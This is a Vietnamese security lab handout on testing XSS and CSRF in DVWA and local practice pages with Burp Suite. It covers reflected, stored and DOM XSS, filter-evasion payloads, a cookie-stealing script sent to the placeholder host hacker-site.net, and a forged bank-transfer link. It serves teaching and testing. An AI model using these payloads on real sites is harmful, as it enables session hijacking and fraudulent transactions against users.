BÀI THỰC HÀNH SỐ 6

KIỂM THỬ LỖ HỔNG XSS và CSRF

**Tự học lập trình với PHP, MYSQL, HTML và Javascript cơ bản để có thể hoàn thành bài thực hành này**

# Giới thiệu chung

## Mục đích

* Hiểu về lỗ hổng XSS và CSRF
* Biết cách kiểm thử lỗ hổng XSS và CSRF
* Biết cách phòng ngừa lỗ hổng XSS và CSRF
* Làm quen với các công cụ hỗ trợ kiểm thử

## Yêu cầu kiến thức

* Đã biết lập trình Web cơ bản: PHP, HTML, Javascript
* Có kiến thức về HTTP Protocol (<https://www.ietf.org/rfc/rfc2616.txt>)

## Chuẩn bị thực hành

* Môi trường thực hành: Linux/Windows cài đặt các công cụ Burpsuite
* Sử dụng cơ bản các ngôn ngữ lập trình Web: PHP, MySQL, HTML, Javascript
* Đọc tài liệu về XSS:
* https://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Cheat\_Sheet
* https://www.owasp.org/index.php/XSS\_(Cross\_Site\_Scripting)\_Prevention\_Cheat\_Sheet
* https://www.owasp.org/index.php/DOM\_based\_XSS\_Prevention\_Cheat\_Sheet

## Cài đặt môi trường luyện tập

Cài đặt ứng dụng web DVWA để luyện tập

* Bước 1: Download mã nguồn tại địa chỉ sau: <http://www.dvwa.co.uk/>
* Bước 2: Giải nén file đã download được và đổi tên thành “dvwa”
* Bước 3: Sao chép thư mục sau khi đã giải nén vào thư mục webroot của Web Server
* Bước 4: Tạo một CSDL có tên là “dvwa”
* Bước 5: sửa nội dung file dvwa/config/config.inc.php

$\_DVWA[ 'db\_server' ] = '127.0.0.1';//Địa chỉ IP của máy chủ DBMS

$\_DVWA[ 'db\_database' ] = 'dvwa'; //Tên CSDL

$\_DVWA[ 'db\_user' ] = ''; //Tài khoản truy cập DBMS

$\_DVWA[ 'db\_password' ] = ''; //Mất khẩu truy cập DBMS

* Bước 5: Mở trình duyệt và truy cập vào địa chỉ <http://localhost/dvwa/setup.php> và nhấp nút Create/Reset database
* Bước 6: Sau khi cài đặt thành công, truy cập vào website tại địa chỉ http//localhost/dvwa với tài khoản là “admin” và mật khẩu là “password”
* Bước 7: Thiết lập giá trị cho DVWA Security là “Low” để phần bắt đầu luyện tập dễ dàng hơn

Xem thêm hướng dẫn cài đặt DVWA tại địa chỉ sau:

* Windows: <https://www.youtube.com/watch?v=ljws7f0Nijs>
* Linux: <https://www.youtube.com/watch?v=5BG6iq_AUvM>

## Kiểm thử lỗ hổng CSRF

Download và tìm hiểu cách sử dụng công cụ kiểm thử CSRFTester tại địac chỉ: <https://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project>

# Tấn công XSS

## Giới thiệu

**Cross-Site Scripting** (XSS,không gọi là tắt là CSS để tránh nhầm lẫn với khái niệm Cascading Style Sheet của HTML) là một trong những kĩ thuật tấn công phổ biến nhất hiện nay, được mệnh danh là **Godfather of Attack**, và trong nhiều năm liền được liệt vào danh sách những kỹ thuật tấn công nguy hiểm nhất với ứng dụng web.

Kỹ thuật **XSS** được thực hiện dựa trên việc chèn các đoạn script nguy hiểm vào trong source code ứng dụng web. Nhằm thực thi các đoạn mã độc Javascript để chiếm phiên đăng nhập của người dùng. Để hiểu rõ hơn, chúng ta xét ví dụ sau:

Truy cập vào website DVWA, chọn mục XSS(Reflected)

- Bước 1: Nhập vào ô nhập liệu giá trị An chúng ta được kết quả như sau:




Như vậy có thể đoán được chức năng này hiển thị lời chào với tên người nhập vào

* Bước 2: Nhập vào ô nhập liệu giá trị <b>An</b> chúng ta được kết quả:



Tên người đã được in đậm cho thấy thẻ <b> đã được xử lý để hiện thị. Đây là cơ sở để nghi ngờ chức năng này có lỗ hổng XSS để khai thác.

* Bước 3: Nhập chuỗi <script> alert(“Hi”)</script> chúng ta sẽ thấy một hộp thoại cảnh báo được bật lên



Như vậy có thể thấy, mã Javascript nhúng vào giá trị đầu vào đã được thực thi

Từ ví dụ này có thể kết luận 2 điều.

* Thứ nhất biến name có thể nhận giá trị đầu vào bất kỳ và truyền lên server xử lý.
* Thứ 2, server đã không kiểm soát giá trị đầu vào này trước khi trả về cho trình duyệt. Dẫn đến việc đoạn mã javascript đã bị chèn vào trong source code.


XSS nói chung được chia làm 3 loại chính là **Reflected, Stored và DOM based.**

## Kịch bản tấn công

<Nội dung này được lấy từ website http:// <http://securitydaily.net>>

**2.2.1. Tấn công Reflected XSS**

Có nhiều hướng để khai thác thông qua lỗi **Reflected XSS**, một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website. Chi tiết được mô tả theo các bước như sau:

[](http://securitydaily.net/wp-content/uploads/2014/03/3-17-2014-5-51-21-PM.jpg)

1. Người dùng đăng nhập web và giả sử được gán session:

Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59 d4

1. Bằng cách nào đó, hacker gửi được cho người dùng URL sau, trong đó *example.com* là website nạn nhân truy cập, *hacker-site.net* là trang của hacker tạo ra

http://example.com/name=<script>var+i=new+Image;+i.src=”http://hacker-site.net/”%2bdocument.cookie;</script>

1. Nạn nhân truy cập đến URL trên
2. Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request(đoạn javascript của hacker)
3. Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript
4. Đoạn javascript mà hacker tạo ra thực tế như sau:

var i=new Image; i.src=”[http://hacker-site.net/”+document.cookie;](http://hacker-site.net/%E2%80%9D+document.cookie;)

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:

GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59 d4 HTTP/1.1Host: hacker-site.net

1. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

Trong ví dụ ở trên, chúng ta đã thực hiện kiểm thử lỗ hổng Reflected XSS của trang DVWA


**2.2.2. Tấn công Stored XSS**

Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn  nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu. Ví dụ như các form góp ý, các comment … trên các trang web.

Với kỹ thuật Stored XSS , hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.

Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, textarea…) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.


Kịch bản khai thác được mô tả như hình sau:



Chúng ta thực hiện ví dụ sau để kiểm thử lỗ hổng Stored XSS

Truy cập vào website DVWA, chọn mục XSS(Stored)

* B1: Nhập vào ô nhập liệu tên người là An và thông điệp Hi. Chúng ta được kết quả như sau:




* B2: Nhập vào ô nhập liệu tên người là An và thông điệp <b>Hi</b>. Chúng ta được kết quả như sau:



Suy luận tương tự như ví dụ về Reflected XSS, chúng ta thấy chức năng này có thể có lỗ hổng Stored XSS

* B3: Nhập vào ô nhập liệu tên người là An và thông điệp <script>alert(“Hi”)</script >. Chúng ta sẽ thấy hộp thoại cảnh báo được bật lên



Hơn nữa, khi truy cập lại vào địa chỉ <http://localhost/dvwa/vulnerabilities/xss_s/> ở thời điểm bất kỳ, ta đều nhận được hộp thoại này. Như vậy có thể thấy, mã Javascripts đã được đưa vào CSDL của website thành công.

Đến đây có thể kết luận trang web đã có lỗ hổng Stored XSS.

Reflected XSS và Stored XSS có 2 sự khác biệt lớn trong quá trình tấn công.


* Thứ nhất, để khai thác Reflected XSS, hacker phải lừa được nạn nhân truy cập vào URL của mình. Còn Stored XSS không cần phải thực hiện việc này, sau khi chèn được mã nguy hiểm vào CSDL của ứng dụng, hacker chỉ việc ngồi chờ nạn nhân tự động truy cập vào. Với nạn nhân, việc này là hoàn toàn bình thường vì họ không hề hay biết dữ liệu mình truy cập đã bị nhiễm độc.
* Thứ 2, mục tiêu của hacker sẽ dễ dàng đạt được hơn nếu tại thời điểm tấn công nạn nhân vẫn trong phiên làm việc(session) của ứng dụng web. Với Reflected XSS, hacker có thể thuyết phục hay lừa nạn nhân đăng nhập rồi truy cập đến URL mà hắn ta cung cấp để thực thi mã độc. Nhưng Stored XSS thì khác, vì mã độc đã được lưu trong CSDL Web nên bất cứ khi nào người dùng truy cập các chức năng liên quan thì mã độc sẽ được thực thi, và nhiều khả năng là những chức năng này yêu cầu phải xác thực(đăng nhập) trước nên hiển nhiên trong thời gian này người dùng vẫn đang trong phiên làm việc.

Từ những điều này có thể thấy Stored XSS nguy hiểm hơn Reflected XSS rất nhiều, đối tượng bị ảnh hưởng có thế là tất cả nhưng người sử dụng ứng dụng web đó. Và nếu nạn nhân có vai trò quản trị thì còn có nguy cơ bị chiếm quyền điều khiển web.

**2.2.3. DOM-based XSS**

DOM-based XSS, còn gọi là XSS dạng 0, là kiểu khai thác XSS khác đi ngược lại với đặc điểm của hai loại trên, khi mã độc được thực thi ngay khi xử lý phía client mà không thông qua server

Kịch bản khai thác dạng DOM-based XSS như sau:



Ví dụ: Xem bài giảng và thử nghiệm kiểm thử tại địa chỉ sau

<https://users.soict.hust.edu.vn/tungbt/it4263/lab04/xss/dom.html?name=Alice>

## Kiểm thử lỗ hổng XSS

**2.3.1. Kiểm thử hộp đen**

Chúng ta sử dụng cách thức kiểm thử hộp đen khi không biết được cách thức xử lý dữ liệu đầu vào của website mục tiêu. Các bước thực hiện kiểm thử bao gồm:

1. **Phát hiện tham số đầu vào** **và cách thức chúng được truyền tới server:**

Các tham số đầu vào cho một Website có thể bao gồm:

* Các tham số được người dùng cung cấp truyền qua phương thức GET, POST
* Các giá trị của trường ẩn trong Web form
* Các giá trị được định nghĩa trước cho các lựa chọn trong Web form
* Các giá trị trong tiêu đề HTTP Request, điển hình như Cookie.

Để xác định được hết các giá trị đầu vào, chúng ta có thể sử dụng các công cụ như Burp Suite đã được giới thiệu trong bài thực hành trước

1. **Phân tích tham số đầu vào:**

Trước tiên hãy kiểm thử với một số giá trị bình thường và quan sát kết quả. Phân tích và so sánh kết quả trả về với những giá trị đầu vào khác nhau. Dựa vào đó, phán đoán cách thức giá trị đầu vào được xử lý như thế nào, những phần nào của giá trị đầu vào xuất hiện trong kết quả trả về. Phân tích mã nguồn HTML của trang web trả về là một cách thức tốt để phán đoán.

Sau khi đã phán đoán được cách thức giá trị đầu vào được sử dụng, kiểm thử với một danh sách các giá trị tấn công vô hại được thiết kế riêng cho từ tham số đầu vào. Các giá trị này có khả năng cho thấy sự tiềm ẩn của các lỗ hổng XSS. Danh sách các giá trị này có thể tạo một cách thủ công hoặc tự động bằng kỹ thuật Fuzzing. Một số giá trị đầu vào điển hình có thể chứa các đoạn mã như sau:

* Sử dụng thẻ <scrip>. Ví dụ: <script>alert(1)</script>
* Sử dụng thuộc tính đường dẫn href hoặc src: javascript:alert(1)
* Sử dụng thuộc tính sự kiện.Ví dụ: onclick= “alert(1)” (Có thể thay thế sự kiện onclick bằng các sự kiện khác thích hợp với ngữ cảnh )

1. **Kiểm tra sự ảnh hưởng**

Dựa trên kết quả trả về khi thực hiện kiểm thử bừng các giá trị tấn công ở bước 2, phán đoán cách thức các ký tự đặc biệt, từ khóa được xử lý như thế nào. Thông thường, các website tìm cách phát hiện và loại bỏ, hoặc thay thế, hoặc dùng bộ mã khác để biểu diễn các ký tự đặc biệt đã phát hiện được. Ở bước này, tùy từng ngữ cảnh khác nhau, chúng ta cần cố gắng vét cạn tất cả các dạng biểu diễn để xác định có thể vòng tránh (bypass) khỏi sự kiểm duyệt hay không.

Một số cách thức vòng tránh phổ biến bao gồm:

- Sử dụng ký tự in hoa. Ví dụ <SCRIPT>

- Sử dụng ký tự thực thể (HTML Entity). Ví dụ &ltscript&gt.

Xem thêm về HTML Entity: <https://www.w3schools.com/html/html_entities.asp>

- Sử dụng mã Unicode qua hàm fromCharCode(). Ví dụ alert(String.fromCharCode(49))

Xem thêm về hàm formCharCode(): <https://www.w3schools.com/jsref/jsref_fromcharcode.asp>

- Sử dụng trực tiếp mã Unicode (dạng thập phân hoặc hexa). Ví dụ javascript có thể được biểu diễn:

Hexa: &#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74

Thập phân: &#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116

Hoặc: &#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;

Hoặc: &#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116

Xem thêm: <https://en.wikipedia.org/wiki/Numeric_character_reference>

- Chèn ký tự tab, xuống dòng, ký tự null… Ví dụ java script, java&#x09;script, …

- Tùy các ngữ cảnh cụ thể có thể sử dụng mã biểu diễn Base64, URL Encoding… hoặc trộn lẫn các loại mã biểu diễn.

- Vòng tránh các bộ lọc không thực hiện đệ quy. Ví dụ <scr<script>ipt>

Tham khảo các cách thức vòng tránh: <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

**2.3.2. Kiểm thử hộp xám**

Phương pháp kiểm thử hộp xám được sử dụng khi chúng ta đã biết một phần mã nguồn xử lý của website. Từ mã nguồn này, ta có thể xác định được các tham số đầu vào và cách thức chúng được xử lý. Do đó, các bước phán đoán như trong kiểm thử hộp đen có thể sẽ không cần thiết.

## Ví dụ luyện tập

Trong phần này, chúng ta thử một vài thao tác kiểm thử hộp đen để xác định lỗ hổng XSS.

Download mã nguồn tại địa chỉ sau


Giải nén và triển khai mã nguồn trên Apache HTTP Server.

**2.4.1. Ví dụ 1**


**Xác định tham số và phương thức truyền tới server**

- Bước 1: Truy cập vào địa chỉ <http://localhost/xss/xss1.php>

- Bước 2: Điền một số giá trị tùy ý vào ô nhập dữ liệu. Kết quả cho thấy chúng ta có thể phán đoán rằng giá trị đầu vào được hiển thị trong thông điệp “Wellcome **Giá trị đầu vào**”. Chọn




* Bước 2: Nhấn tổ hợp phím Ctrl+U để xem mã nguồn HTML của trang kết quả. Có thể thấy giá trị đầu vào của người dùng nằm trong mã nguồn HTML. Bên cạnh đó, chúng ta có thể thấy một form HTML sử dụng phương thức POST để gửi tham số có tên là **name** tới website. Trên mã nguồn, ta không phát hiện ra trường ẩn trong form.




* Bước 3: Để xác định hết các tham số mà có thể không quan sát được từ mã nguồn HTML, sử dụng phần mềm Burp Suite như hướng dẫn bài thực hành số 5 để quan sát các thông điệp HTTP trao đổi giữa trình duyệt và máy chủ.
* Bước 4: Trên Burp Suite, chọn thẻ Proxy 🡪 HTTP Proxy. Chọn thông điệp HTTP Request truy cập tới địa chỉ ở trên. Ở thẻ Raw chúng ta có thể thấy đây là thông điệp sử dụng phương thức POST để truy cập. Ở phần thân của thông điệp này có tham số và giá trị mà ta đã truyền.

*Lưu ý: Website có thể sử dụng một số trường tiêu đề làm tham số. Tuy nhiên, trong ví dụ, chúng ta không xem xét tới tình huống này.*



Trên thẻ Params chúng ta có thể khẳng định lại có tham số **name** được gửi bằng phương thức POST.



**Phân tích tham số đầu vào và xác định sự ảnh hưởng**

Ở phần trên, ta đã phân tích để thấy rằng giá trị đầu vào được ghép thành chuỗi “Wellcome **Giá trị đầu vào**”. Ta sẽ thử với một số giá trị đầu vào điển hình để kiểm thử lỗ hổng XSS.


- Bước 1: Thử giá trị <script>alert(1)</script>. Kết quả cho phép phán đoán từ script đã bị lọc.



- Bước 2: Để kiểm tra xem bộ lọc có thực hiện đệ quy không, chúng ta sử dụng giá trị <sscriptcript>alert(1)</sscriptcript>. Kết quả không thay đổi với bước trên. Như vậy, có thể thấy rằng mọi từ script sẽ bị lọc khỏi giá trị đầu vào cho tới khi hết.

- Bước 3: Để kiểm tra bộ lọc có kiểm tra dạng in hoa hay không, chúng ta sử dụng giá trị <sCript>alert(1)</sCript>. Kết quả cho thấy bộ lọc không thực hiện kiểm tra dạng in hoa nên đoạn mã đã được thực thi.

Để vá lỗ hổng này, mở fie và sửa nội dung như sau:



Thử lại các bước kiểm thử trên và một số phương pháp vòng tránh khác để thấy tác dụng.

**2.4.2. Ví dụ 2**

**Xác định tham số và phương thức truyền tới server**


- Bước 1: Truy cập vào địa chỉ <http://localhost/xss/xss2.php>


**-** Bước 2: Điền địa chỉ một website nào đó và nhấn nút Create link. Kết quả cho thấy một đường link được tạo ra. Xem mã nguồn của trang trả về cho thấy địa chỉ trên được gán vào thuộc tính href của thẻ <a>



**-** Thực hiện phân tích tương tự trên ta thấy có hai tham số được truyền bằng phương thức POST là **site** và **token**. Trong đó token là một tham số ẩn được nhúng vào form của trang Web.







**Phân tích tham số đầu vào và xác định sự ảnh hưởng**

Ở trên, ta đã thấy có tham số ẩn là token nhưng không thấy sự hiện diện của nó trong kết quả trả về là đường dẫn được tạo ra. Do không đủ cơ sở đến phán đoán nên ta không xét đến tham số này trong ví dụ.

Tiếp theo, ta thấy rằng giá trị tham số được gán cho thuộc tính href của thẻ <a> như sau:

<a href = "**Giá trị đầu vào**">Link</a>

**Cách thức kiểm thử 1**

Ta thử truyền trực tiếp mã thực thi dưới dạng **javascript:Mã thực thi**


* Bước 1: Kiểm thử với giá trị đầu vào **javascript:alert(1).** Kết quả cho thấy từ script đã bị lọc.



* Bước 2: Thử nghiệm tương tự với các cách thức biến đổi như ở ví dụ trước ta thấy từ script luôn bị lọc. Do đó, ta thử các dạng biểu diễn bằng mã Unicode cho từ khóa javascript là &#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74:alert(1). Kết quả cho ta thấy giá trị đầu vào này vẫn giữ nguyên mà không bị lọc.



* Bước 3: Kiểm tra lại kết quả bằng các nhấn vào đường dẫn đã tạo ra trên trang kết quả, ta thấy đoạn mã đã được thực thi.



**Cách thức kiểm thử 2**

Ở cách thức trên, ta thấy chuỗi script bị lọc. Do đó ta có thể tìm cách thực thi mã nguồn thông qua các thuộc tính sự kiện. Ở dạng này thì mã thực thi không cần đặt trong thẻ <script> và cũng không cần đến tiếp đầu ngữ javascript. Ta tìm cách đưa giá trị đầu vào để đường dẫn tạo ra có dạng như sau:

<a href = "Địa chỉ nào đó" onclick="alert(1)">Link</a></h3>

Lưu ý lại rằng, giá trị tham số được truyền cho thuộc tín href như sau:

<a href = "**Giá trị đầu vào**">Link</a>

Vì vậy có thể sử dụng giá trị đầu vào là **anything" onclick="alert(1)**

Các bạn tự kiểm tra lại kết quả kiểm thử


**2.5. Sử dụng công cụ hỗ trợ kiểm thử Burp Suite**

Trong phần này, chúng ta sử dụng công cụ Burp Suite để truyền giá trị cho các tham số khi thực hiện kiểm thử. Kỹ năng này hữu dụng khi chúng ta cần truyền giá trị cho các trường ẩn, thay đổi các giá trị mặc định trong Web form hay thậm chí thay đổi cả giá trị của các tiêu đề HTTP.

* Bước 1: Cấu hình và khởi động Burpsuite như hướng dẫn ở phần trước
* Bước 2: Trên cửa sổ công cụ Burpsuite, mở thẻ Proxy 🡪 Intercept và chắc chắn tính năng Intercept is on đã được bật
* Bước 3: Mở địa chỉ trang Web cần kiểm thử. Ví dụ

http://localhost/xss/xss2.php


* Bước 4: Điền các giá trị đầu vào bất kỳ nào đó và gửi yêu cầu từ trình duyệt
* Bước 5: Trên thẻ Intercept chúng ta có thể thấy thông điệp yêu cầu bị chặn giữ



* **Bước 7:** Sửa trực tiếp các giá trị tham số cần thiết trên thẻ Raw hoặc trong thẻ Params. Sau đó nhấn Forward.



**hoặc**



* **Bước 8:** Trên trình duyệt Web, ta nhận được trang kết quả trả về cho giá trị tham số vừa sửa đổi.

# CSRF

## Giới thiệu

Cross Site Request Forgery (CSRF) là một kỹ thuật tấn công buộc người dùng thực hiện các hành vi không mong muốn trên một ứng dụng web mà họ đã thực hiện xác thực (chẳng hạn như đã login).

Một cuộc tấn công CSRF được thực hiện bằng cách lừa nạn nhân thực hiện một HTTP Request độc hại. Nó kế thừa đầy đủ tính năng và quyền các nạn nhân để thực hiện một chức năng không mong muốn. Đối với hầu hết ứng dụng web, trình duyệt tự động thêm các thông tin xác thực của người dùng mỗi lần gửi request như cookie, địa chỉ IP… Do đó, nếu người dùng đã được xác thực cho một ứng dụng web, sẽ không có cách nào để phân biệt giữa các request giả mạo và request hợp lệ được gửi bởi nạn nhân.

Bằng cách này, kẻ tấn công có thể làm cho nạn nhân thực hiện hành động mà họ không có ý định, chẳng hạn như đăng xuất, mua hàng, thay đổi thông tin tài khoản hoặc bất kỳ chức năng khác được cung cấp bởi ứng dụng web đó.

## Kịch bản tấn công

Alice đang đăng nhập vào website ngân hàng của cô. Tại website này, một lệnh chuyển tiền có dạng sau:

GET http://bank.com/transfer.do?acct=bob&amount=100 HTTP/1.1

Trong đó:

* *Acct* là username của người nhận
* *Amount* là số tiền cần chuyển

Eve bằng cách nào đó biết được Alice đã login và hắn muốn lấy tiền từ tài khoản của Alice. Eve gửi cho Alice (qua email, hay chat, forum…) một đường link website của Eve, trong đấy HTML có chứa đoạn mã sau:

<a href="http://bank.com/transfer.do?acct=Eve&amount=100000">View my Pictures!</a>

Và nếu Alice click vào dòng chữ **View my Pictures** thì ngay lập tức, tiền được chuyển cho Eve

**3.3. Kiểm thử lỗ hổng CSRF**

Xem thêm cách thức sử dụng công cụ CSRFTester để kiểm thử lỗi CSRF trên website:

<https://www.youtube.com/watch?v=2EpLrF27re4>

# Bài thực hành

*Lưu ý:Tắt tính năng phòng chống XSS trên trình duyệt khi thực hiện kiểm thử*

Phần 1: Kiểm tra xem các trang web sau có lỗ hổng XSS không? Giải thích cách thực hiện.

Phần 2: Kiểm tra xem trang web sau có lỗ hổng CSRF không? Giải thích cách thực hiện.